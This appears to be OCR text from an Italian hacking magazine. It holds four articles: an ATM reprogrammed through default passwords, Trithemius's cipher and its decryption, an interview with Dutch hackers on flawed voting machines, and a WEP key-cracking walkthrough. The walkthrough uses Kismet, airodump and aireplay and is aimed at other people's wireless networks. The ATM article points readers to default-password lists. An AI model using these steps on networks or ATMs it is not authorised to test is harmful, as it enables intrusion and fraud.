Non sempre. Proviamo a caricare la pagina http://www.google.com/search?q=usermanual+site%3Atritonatm.com. Saltano fuori i manuali, pronti da leggere, di vari modelli. Quello che abbiamo appena pubblicato non è un link a una pagina Web, ma una semplice ricerca che chiunque può effettuare su Google. Giusto perché non si dica che abbiamo reso pubbliche chissà quali verità nascoste… basta cercare. Chiunque lo può fare.



▲ *Dietro a uno sportello c'è molta complessità. Ma, al solito, il punto debole non è a livello strutturale: è la sicurezza.*


▲*Riprogrammando un bancomat e con una tessera prepagata un uomo ha prelevato ingenti cifre: un vero colpo.*

:: Mr. T-shirt bianca e cappello rosso

Un normale prelievo Bancomat… solo che la cifra effettiva è quattro volte superiore a quella richiesta. Co-

BASTA AVER LA PASSWORD

La rivista Wired ha pubblicato un articolo interessante sugli ATM e sulle loro vulnerabilità. All'indirizzo internet http://snipurl.com/yuis possiamo leggere cosa ne pensano alcuni esperti di questi dispositivi e reperire varie risorse per recuperare manuali online e una lista di password predefinite che vengono utilizzate per la programmazione di questi sportelli.

me chiedere 50 euro e ritrovarsene davanti 200, mentre lo sportello ne registra 50.
Negli USA non esiste distributore senza telecamere di sorveglianza. Le riprese mostrano un uomo alto poco più di 1,70, con una T-shirt bianca e un cappello da baseball rosso, che dopo il colpo ripassa dallo stesso distributore, poche ore dopo, e ripete il giochetto.

:: Il Bancomat 4x

Nessuno si accorge della faccenda per ben nove giorni. Fino a quando il distributore inizia a segnalare che mancano soldi. I conti non tornano e i responsabili si rendono conto della truffa.
La polizia controlla. L'uomo utilizza una carta prepagata. Sono anonime e si possono comprare un po' dovunque. Difficile capire chi possa essere analizzando l'uso della carta. La manovra, all'opposto, è chiarissima. L'uomo ha riprogrammato il bancomat in modo che, prelevando 5 dollari, la carta registri il prelievo di 5 dollari... ma lo sportello distribuisca invece 20 dollari. Se il prelievo è di 30 dollari, lo sportello ne dà 120 e così via. Tutto moltiplicato per quattro. Si tratta di un lavoro interessante, che sfrutta un problema nella programmazione originaria del bancomat. Questo tipo di exploit sfruttano appunto un buco, un problema, e fanno parte della normale evoluzione di procedure altamente automatizzate, nel senso che vengono considerate come un elemento di selezione naturale. Sono, insomma, inconvenienti preventivati dai responsabili di questi sistemi che permettono di perfezionare la procedura. Tanto che il nostro "colpevole", un giorno potrebbe addirittura essere ingaggiato dall'azienda dei programmatori per testare ulteriormente le difese del programma, o per ideare delle contromosse.



▲ *Chi conosce il codice segreto?*

ALCUNI SI... ALLENANO!

Certi criminali, per mettere a punto una truffa via Bancomat, semplicemente ne comprano uno e se lo studiano per bene. Qualcuno dirà: ma non daranno un Bancomat a chiunque lo voglia... beh, sì e no. Basta seguire questo link per scoprire che certi sportelli automatici si trovano addirittura in vendita su eBay. Per qualcuno sarà pure un investimento. http://snipurl.com/yuj5.



▲*In America i bancomat sono tutti dotati di telecamera: strano che Mr. T-shirt bianca si sia fatto fregare in questo modo.*

Mr. T-shirt bianca si è anche guadagnato la pubblicità televisiva. Su YouTube si può vedere il servizio dedicato da una rete locale alla vicenda, all'indirizzo internet http://snipurl.com/yu5c.
È un crimine. Però va riconosciuto il genio. Tanto di cappello al protagonista misterioso di questa vicenda. Cappello da baseball!

NeOkkON
neOkkOn@hackerjournal.it

COME IN CSI: CI SONO TRACCE DAPPERTUTTO

La cosa più interessante, certe volte, è rubare il mestiere alla polizia scientifica e scoprire bene che cosa è successo. Guardando il filmato su YouTube e frugando un po' nei posti giusti, si scopre che il distributore è un modello Mini Bank 1500, prodotto dalla Tranax (.com). A investigare per bene nel sito di Tranax, salta fuori questo paragrafo (tradotto in italiano):

Lo sportello è programmato con le password che vengono richieste dal distributore al momento dell'ordine. Se non vengono richieste password, queste restano impostate al default di produzione (vedi manuale per gli operatori). Ogni nuovo sportello distribuito da Tranax porta con sé una copia delle impostazioni di fabbrica. Sopra alla stampa c'è scritta, a mano, la master password per maggiore comodità di installazione.

Questo spiega praticamente tutto. Molti distributori avranno un Bancomat con le impostazioni di fabbrica, e quindi una password sempre uguale (tipo 0000, 1234, 4321 o altre varianti d-i-f-f-i-c-i-l-i-s-s-i-m-e da indovinare...). Se il nostro ladro 4x conosce la sequenza sulla tastierina che mette lo sportello im modalità di riprogrammazione, la password la si azzecca facile ed ecco che tutto diventa molto più facile di quanto non possa sembrare all'inizio. I manuali, poi, sono su carta, ne arriva uno dovunque ci sia uno sportello, chissà come vengono tenuti. Se appena si riesce a leggere le sezioni giuste, si sa anche da dove iniziare.

Le beffe di TRITHEMIUS



Un umile abate medievale ha ideato un sistema di codifica usato ancora ai giorni nostri: studiamolo!

Ci si creda o no, spesso in epoche lontane a fare gli hacker erano i sacerdoti! Erano gli unici a sapere leggere e scrivere alla perfezione, avevano accesso ai pochi libri che giravano, sapevano un po' tutto di tutti, erano vicini al potere… oppure al sicuro da esso, nascosti in abbazie di montagna. Uno di questi fu Jean Trithème (1462-1516), o Ioannis Trithemius per l'inglese dell'epoca (cioè il latino). Noi lo chiameremo Tritemio per non farla troppo lunga, ma non per mancanza di rispetto. Tritemio, infatti, è uno dei padri della crittografia moderna!



:: Per Dio e l'Imperatore

Il primo libro sulla crittografia mai stampato, scritto in latino, è suo: *Polygraphiæ libri sex, Ioannis Trithemii abbatis Peapolitani, quondam Spanheimensis, ad Maximilianum Cæsarem.* Oggi titoli così in libreria non avrebbero successo, ma nel 1518 erano la regola. In italiano sarebbe *Poligrafia in sei libri, di Giovanni Tritemio, abate di Würzburg già a Spanheim, dedicato all'imperatore Massimiliano.* Viene da pensare che titoli così potessero nascondere qualcosa. Tritemio, infatti, aveva inventato il modo di nascondere messaggi segreti dentro finte preghiere.

Il primo dei libri contiene 384 colonne di parole latine, a due colonne per pagina. E aveva questo incipit:

a	Deus	a	clemens
b	Creator	b	clementissimus
c	Conditor	c	pius


Se ogni parola era collegata alla lettera precedente, si poteva scrivere qualcosa che sembrava una preghiera e invece alludeva a una parola o a un messaggio nascosto. Questi testi sono passati alla storia come le *litanie di Tritemio*. E la parola *abate* si celava dentro l'invocazione Deus Clementissimus Regens Ævum Mundana.

:: Il libro che nessuno pubblicava

Prima ancora, però, Tritemio aveva scritto un libro ancora più esplosivo: *Steganographia Hoc est ars per occultam scripturam animi sui voluntatem absentibus*. In pratica: stenografia, l'arte della scrittura occulta. Scritto nel 1499, venne stampato solo nel 1606 e rimase nella lista dei libri proibiti fino al 1609, 160 anni dopo. Comprensibile: le autorità sospettavano che il libro spiegasse come trasmettere messaggi segreti impiegando, gli spiriti!

Non aiutò il fatto che Steganographia fosse pieno di cifrari, senza la spiegazione dei cifrari stessi. I primi due libri dell'opera sono pieni di esempi di cifrari che oggi sono di semplice decrittazione, mentre il terzo contiene tabelle di numeri organizzate in colonne chiamate con simboli planetari e zodiacali. A un esame sommario potrebbero sembrare dati astronomici. A differenza dei primi due libri, però, gli indizi per arrivare alle soluzioni sono ben pochi.

Gli studiosi hanno discusso a lungo se il


STEGANOGRAPHIA:
ARS PER OC-
CVLTAM SCRIPTV-
RAM ANIMI SVI VO-
LVNTATEM ABSENTIBVS
AVTHORE
REVERENDISSIMO ET CLARISSIMO VIRO,
PRAEFIXA EST HVIC OPERI SVA CLAVIS, SEV
DARMBSTADII,

◄ *La copertina di Steganographia. Il segreto del terzo libro ha resistito quasi quattro secoli. Come al solito, dai grandi del passato possono giungere molti importanti insegnamenti!*



terzo libro contenesse o meno messaggi segreti appositamente concepiti e nascosti da Tritemio. Finalmente ci si è messo Jim Reeds, degli AT&T Labs di Florham Park, New Jersey, che ha avuto l'intuizione giusta.

::Il cifrario era numerico

Reeds ha trascurato volutamente i primi due libri, che contenevano cifrari troppo semplici. Il suo colpo di genio è stato capire che le tabelle dovevano essere lette per colonne, dove la chiave stava nella tabella inserita nella prefazione. Quest'ultima contiene blocchi di 25 numeri in righe successive.

Reeds ha riscritto la prima tavola numerica, ha trasformato le colonne in righe e ha sostituito uno slash ai segni non numerici: il risultato è stato questo:

/ 644 650 629 650 645 635 646 636
632 646 639 634 641 642 649 642 648
638 634 647 632 630 642 633 648 650
655 626 650 644 638 633 635 642 632
640 637 643 638 634 / 669 675 654 675
670 660 675 661 651 671 664 659 666
667 674 667 673 663 659 672 657 655
667 658 673 675 660 651 675 669 663
658 660 667 637 665 662 668 663 659
/ 694 700 679 700 695 685 696 686...

e si è accorto così che gli slash dividevano i primi 160 numeri in gruppi da 40 numeri ciascuno. I numeri dentro ogni blocco, inoltre, appartenevano quasi tutti a un intervallo numerico ristretto. Reeds ha trascritto i quattro blocchi da quaranta numeri in quattro righe uno sotto l'altro:

644 650 629 650 645 635 646 636 632 646...
669 675 654 675 670 660 675 661 651 671...
694 700 679 700 695 685 696 686 632 696...
719 725 704 725 720 710 721 711 707 721...

Un bravo crittanalista vedrebbe un indizio importante. Con poche eccezioni, in ogni colonna i numeri crescono costantemente di un valore 25. Come i numeri in ogni blocco della tabella della prefazione! Leggiamo Reeds:

Non sapevo se c'era un cifrario ma, se c'era, il numero 25 era importante. Era chiara la presenza di quattro copie di un **isolog**: *quattro copie dello stesso testo cifrate in modi differenti ma correlati. Se avessi capito come decrittare il testo codificato nei numeri da 626 a 650, avrei potuto probabilmente prendere i numeri da 651 a 675, sottrarre loro 25 e procedere nello stesso modo.*

Reeds ha osservato quanto spesso venivano usati i numeri su una riga:

626 = 1; 631 = 0; 636 = 1; 641 = 1; 646 = 2
627 = 0; 632 = 3; 637 = 1; 642 = 4; 647 = 1
628 = 0; 633 = 2; 638 = 3; 643 = 1; 648 = 2
629 = 1; 634 = 3; 639 = 1; 644 = 2; 649 = 1
630 = 1; 635 = 2; 640 = 1; 645 = 1; 650 = 4

Se l'output fosse casuale, i valori sarebbero sempre un pò gli stessi. Invece c'è abbastanza varietà da fare pensare che sotto ci sia nascosto testo, latino o tedesco.



Un pò di esperimenti hanno fatto scoprire a Reed che la distribuzione delle lettere poteva essere compatibile con un alfabeto latino rovesciato di 22 lettere: 650 = A, 649 = B. L'alfabeto esatto è ABCDEFGHILMNOPQRSTUXYZ, più tre simboli aggiuntivi. La prima riga, applicando questo alfabeto, ha dato come risultato GAZAFREQUENSLIBICOSDUYITCA?[SIMBOLO3]AGOTRIUMPHOS. Sa di latino, e la frase Gaza frequens Libycos duxit Karthago triumphos è molto simile! Reeds ha reso come X quella che invece è la W, ha sbagliato anche con la Y (che è la Z) e non ha capito subito il significato dei simboli sconosciuti, che equivalgono a SCH, TZ e TH. Ma ha risolto l'enigma più intricato di Tritemio, alcuni secoli dopo che era stato concepito. Certo, c'è voluto del tempo, ma alla fine l'ingegno ha comunque trionfato. La durata di questo rompicapo notevole si deve anche al fatto che il testo non era stato completato e mancavano anche alcuni brani.



► *All'interno dei volumi di Tritemio si nascondono segreti e misteri: la sua crittografia è utile per le codifiche attuali e merita attenzione.*

:: L'enigma svelato

Reeds ha dimostrato alla fine che il terzo libro di Steganographia contiene cifrari a sostituzione numerica, con più equivalenti numerici per ciascuna lettera:

Th	Sch	Tz	Z	X
W	U	T	S	R
Q	P	O	N	M
L	I	H	G	F
E	D	C	B	A
01	02	03	04	05
06	07	08	09	10
11	12	13	14	15
16	17	18	19	20
21	22	23	24	25
26	27	28	29	30
31	32	33	34	35
36	37	38	39	40
41	42	43	44	45
46	47	48	49	50
51	52	53	54	55
56	57	58	59	60
61	62	63	64	65
66	67	68	69	70
71	72	73	74	75
76	77	78	79	80
81	82	83	84	85
86	87	88	89	90
91	92	93	94	95
96	97	98	99	00

Utilizzando questo schema diventa facile decifrare il terzo libro, che è poco più di una raccolta di frasi di tutti i giorni in latino e tedesco. Una fa eccezione, e dimostra come Tritemio avesse ben chiaro il perché c'è bisogno di crittografia. La frase recita:

Chi reca con sé questa lettera è un ladro e una canaglia. Tritemio faceva l'abate, ma aveva capito come funziona il mondo!

P. Greco
pgreco@hackerjournal.it

Parola agli HACKER olandesi



In Olanda un gruppo di hacker ha scoperto e dimostrato che il sistema per il voto elettronico non è certo sicuro. Ecco cosa ci hanno detto

Il panorama dei blog e dei forum olandesi, in questo periodo, si è animato parecchio: sono in tanti a parlare e a far polemica sui risultati di un particolarissimo test, una sorta di collaudo messo a punto da un gruppo di hacker locali.

Cosa è successo? Semplice: un gruppo ha dimostrato che gli apparecchi approvati e utilizzati dal governo dei Paesi Bassi, ma anche da altre nazioni europee, sono tutt'altro che a prova di bomba, anzi! Hanno dei bachi grossi così!

Abbiamo rintracciato il gruppo di hacker responsabili di questa rivelazione e li abbiamo intervistati. A loro la parola.

Hacker Journal: Potete dirci chi siete?

Risposta: Siamo il Nedap Reverse Engineering Team. Siamo una crew. Tra di noi trovi di tutto: trovi tecnici di rete e studenti, trovi cracker cattivi cattivi – ma in via di redenzione – e gente che ha appena cominciato a realizzare di essere hacker. So già cosa stai per chiederci: vogliamo che il mondo comprenda che non esiste un sistema elettronico sicuro per le votazioni. Non esiste un sistema sicuro in assoluto. Punto. E se le votazioni per il governo sono una cosa così importante, la soluzione ideale è adottare il sistema meno insicuro in assoluto. Diciamo che vorremmo si tornasse alla carta. Di sicuro non vogliamo che si continui con il sistema della Nedap/Groenendaal. E questo lo diciamo perché se in Olanda il problema è risolto, in altri posti c'è ancora.

HJ: Cos'hanno che non va le macchine fornite dalla Nedap? Si tratta di dispositivi utilizzati anche da altri paesi europei, no?

R.: Sì, sono in tanti ad averle. E molti vogliono adottarle. Forse proprio perché sono così bacate? Ah! Gli Americani devono proprio insegnarci tutto?


HJ: Intendete dire che ci sono stati brogli negli Stati Uniti e che questa formula è stata importata anche da noi in Europa?

R.: Non so se si tratti esattamente dello stesso sistema. Ma è chiaro che dietro le votazioni politiche e amministrative di una nazione si nascondono grandi interessi e grandi poteri. E dove c'è questo, spesso troviamo anche la volontà di frodare. Soprattutto di frodare il popolo per assicurarsi altri anni di gover-

no, no? Ecco, noi siamo sempre stati contro questo genere di cose, si tratta di qualcosa che ha sempre fatto imbestialire tutiti i componenti della nostra crew. E dovevamo assolutamente fare qualcosa. Quindi ci siamo dati da fare e abbiamo condotto una serie di esperimenti. Bene. Quello che noi sappiamo è che le macchine elettorali ES3B prodotte dalla Nedap/ Groenendaal sono facilmente craccabili. È bene che si sappia anche in Francia e Germania: loro hanno le stesse macchine. E se anche il vostro governo pensa di adottarle, è bene che la gente sappia a cosa potrebbe andare incontro.

HJ: Si tratta di un'accusa importante. Ovviamente siete in grado di argomentare…
R.: Certo. Il fatto è che è possibile ottenere il controllo completo della macchina e quindi dei voti che questa raccoglie, senza lasciare tracce. Abbiamo pubblicato un vasto e dettagliato resoconto sul nostro sito (consultabile alla pagina http://www.wijvertrouwenstemcomputersniet.nl/Nedap-en). Leggendo il documento in .pdf è possibile capire che alcune emissioni radio provenienti da dispositivi di voto ES3B non modificati possano essere ricevuti ad alcuni metri di distanza e quindi è possibile sapere in anticipo quali voti vengono effettuati in una determinata cabina. Ovviamente se possiamo ricevere queste trasmissioni possiamo anche inviarle… e questo significa che qualcuno potrebbe – se non l'ha addirittura già fatto da qualche altra parte! – tenere sotto controllo una cabina o un seggio elettorale, magari con tutta la strumentazione adatta a ricevere emissioni radio, decodificarle, leggerle, capire come vanno i voti, impostare preferenze elettorali differenti e ritrasmetterle alle macchine! Brutto, vero? Eppure in questo modo sarebbe possibile cambiare le carte in tavola e barare di brutto, senza che eventuali controlli possano portare alla luce l'imbroglio.

HJ.: Che tipo di riscontro avete avuto? In Internet si parla parecchio di voi e di questa situazione.
R.: Ah, è stato spettacolare! Finalmente qualcuno si è accorto di quello che diciamo. Pensa che sono in tanti quelli che si sono scaricati il nostro rapporto e l'hanno letto. E tra questi ci sono alcuni esponenti delle commissioni investigative del Governo Olandese. Hanno preso atto della sicurezza praticamente inesistente e hanno deciso di cambiare la situazione.



▲ *Il sito del Nedap Reverse Engineering Team da dove è possibile scaricare la dimostrazione dell'esistenza dei bachi nei dispositivi elettorali.*

Hj.: Niente male! Vi hanno consultato per le modifiche?
R.: No. Ma sinceramente ci va bene così. Sono già in tanti a puntare il dito contro chi si dichiara hacker. Ci mancava anche che acquisissimo risalto da una situazione del genere.
No, grazie.
Il fatto è che la Nedap dovrà riesaminare tutti i dispositivi forniti e dovrà anche sostituire il programma del sistema operativo, installando un firmware che non possa essere aggiornato.
Inoltre su tutte le macchine metteranno un sigillo metallico per impedire la manomissione fisica, così che se qualcuno le apre la cosa si noterà, e poi ci saranno altri controlli da terze parti.

HJ.: Complimenti. Davvero un bel risultato. Era il vostro obiettivo fin dall'inizio? Per questo vi siete costituiti come crew?
R.: Sì e no. Tutto è nato online. Ci siamo incontrati provenendo da diverse strade. Siamo hacker, studiosi, programmatori e gente che si diverte, certo. Ma siamo anche tutti persone che tengono alla verità e che non vogliono certo essere imbrogliate su qualcosa di tanto importante quanto le faccende di governo. Ci siamo costituiti in questo team di reverse engineering e ognuno di noi ha portato le proprie capacità e conoscenze al gruppo, in modo da "spaccare" idealmente il funzionamento delle macchinette incriminate dopo che a uno di noi – di cui non posso svelarti nome o identità – aveva avuto una "soffiata". Insomma, a quel punto è stato facile.

Hj.: Progetti per il futuro?
R.: Aspettiamo le prossime elezioni... ■



◄ *Non si direbbe ma anche a l'Aia si nascondono trame nell'ombra: chi può aver avuto interesse all'acquisto di macchine di voto craccabili? Alla NRET se lo chiedono!*

I CACCIATORI di chiavi

Scoprire come si fa a craccare le chiavi delle trasmissioni wireless è il metodo migliore per non farsi fregare

Pronti a penetrare nelle profondità di una trasmissione wireless? La semplicità di alcuni strumenti ci sorprenderà. Prima di tutto dobbiamo procurarceli. Ecco cosa ci serve:
Kismet, che è uno sniffer efficace e discreto. Lo troviamo all'indirizzo internet www.kismetwireless.net, servono pure Aireplay 2.2 beta e Aircrack 2.1

NB: Una buona scheda WiFi sarà ovviamente indispensabile.

:: All'attacco

La prima cosa da fare è caricare bene la batteria del nostro portatile. Tutti i programmi che usano delle schede WiFi sono infatti dei grandi mangiatori di energia, per via della trasmissione radio che devono mantenere con la base.
Dopodiché è necessaria una distro live di Linux, che stia su CD, come Whoppix 2.7 o analoghe.

Usiamo quindi Kismet per scovare la Lan di cui vogliamo conoscere tutti i bit di passaggio... L'unica attenzione che dobbiamo avere è quella di configurare opportunamente Kismet per la scheda WiFi che abbiamo installato sul nostro computer, usando del file Kismet.conf. Se lo apriamo con un text editor otterremo qualcosa di simile a questo:

Per sapere quale chipset è utilizzato dalla nostra scheda WiFi, può essere utile consultare la tabella che troviamo all'indirizzo http://snipurl.com/y4ck. Quindi togliamo il commento (il simbolo #) all'inizio della riga corrispondente, mettendo invece il simbolo di linea di commento all'inizio di tutte le altre. Supponiamo, per esempio, di avere

```
# Sources are defined as:
# source=sourcetype,interface,name[,initialchannel]
# Source types and required drivers are listed in the README
# The initial channel is optional, if hopping is not enabled it can be used
# to set the channel the interface listens on.
# YOU MUST CHANGE THIS TO BE THE SOURCE YOU WANT TO USE
source=orinoco,eth1,kismet
#source=wlanng,wlan0,Prism
#source=kismet_drone,192.168.2.252:3501,kismet_drone
```

AIRCRACK

Aircrack è un insieme di strumenti di verifica per reti wireless:
- airodump: 802.11 sniffer
- aireplay: 802.11 generatore di pacchetti
- aircrack: cracker per chiavi statiche WEP e WPA-PSK
- airdecap: decifra file catturati WEP/WPA

Lo scarichiamo da http://snipurl.com/y4sl nella versione Linux, Windows o Zaurus.

un chipset Prism su una rete wlan0; il nostro kismet.conf dovremo modificarlo così:

```
# Sources are defined as:
# source=sourcetype,interface,name[,initialchannel]
# Source types and required drivers are listed in the README
# The initial channel is optional, if hopping is not enabled it can be used
# to set the channel the interface listens on.
# YOU MUST CHANGE THIS TO BE THE SOURCE YOU WANT TO USE
#source=orinoco,eth1,kismet
source=wlanng,wlan0,Prism
#source=kismet_drone,192.168.2.252:3501,kismet_drone
```

Ok, salviamolo e torniamo al terminale da cui lanciamo 'kismet'.
Se la configurazione è corretta, Kismet rivela la rete in cui siamo immersi dicendoci anche se la lan wireless ha abilitato Wep.
Lo si guarda nella colonna W vicina a ESSID, che può essere Y (Yes) o N (No): rispettivamente se è abilitata oppure no la protezione Wep.
Abbiamo anche bisogno di sapere quale canale del punto di accesso è attivo (colonna CH di Kismet) e l'indirizzo MAC del punto d'accesso.

Questo è ottenibile premendo 'i', per ottenere le informazioni dettagliate dell'access point.
A questo punto predisponiamo la nostra scheda (il metodo può essere diverso con schede differenti). Se stiamo usando una madwifi dobbiamo metterla in 802.11b puro e semplice, scrivendo:

```
iwpriv ath0 mode 2
```

Mentre se abbiamo, per esempio, una wlan-ng, scriviamo:

```
./wlanng.sh start wlan0 <channel> [con  AirePlay2.2]
```

Oppure scriviamo una cosa come:

```
iwconfig ath0 mode Monitor channel <channel>
ifconfig ath0 up
```

Apriamo un'altra finestra terminale e lanciamo airodump (lo troviamo sul cd nella directory aircrack).

```
#./airodump
[version crap]
usage: ./airodump <wifi interface> <output filename> [mac filter]
```

per esempio


```
./airodump wlan0 linksys
```

Il filtro mac si usa quando abbiamo diversi punti di accesso attivi nello stesso canale, per catturare solamente i pacchetti dell'access point che vogliamo osservare.
Nella colonna IV possiamo seguire la cattura dei pacchetti nel flusso di dati che arrivano dall'access point. La speranza è memorizzare diversi pacchetti chiamati 'weak key', che sono quelli che ci servono per, eventualmente, scoprire la password.
Dalla finestra terminale eseguiamo aireplay, per esempio così:

```
./aireplay -b 00:FF:00:FF:00:FF -x 512 wlan0
```



▲Anche la modifica di una chiavetta wirelesse usb può creare un ottimo sistema di base.



```
root@wirelessdefence:/tools/wifi/aircrack 2.41
File Edit View Terminal Tabs Help
filter options:

    -b bssid  : MAC address, Access Point
    -d dmac   : MAC address, Destination
    -s smac   : MAC address, Source
    -m len    : minimum packet length
    -n len    : maximum packet length
    -u type   : frame control, type    field
    -v subt   : frame control, subtype field
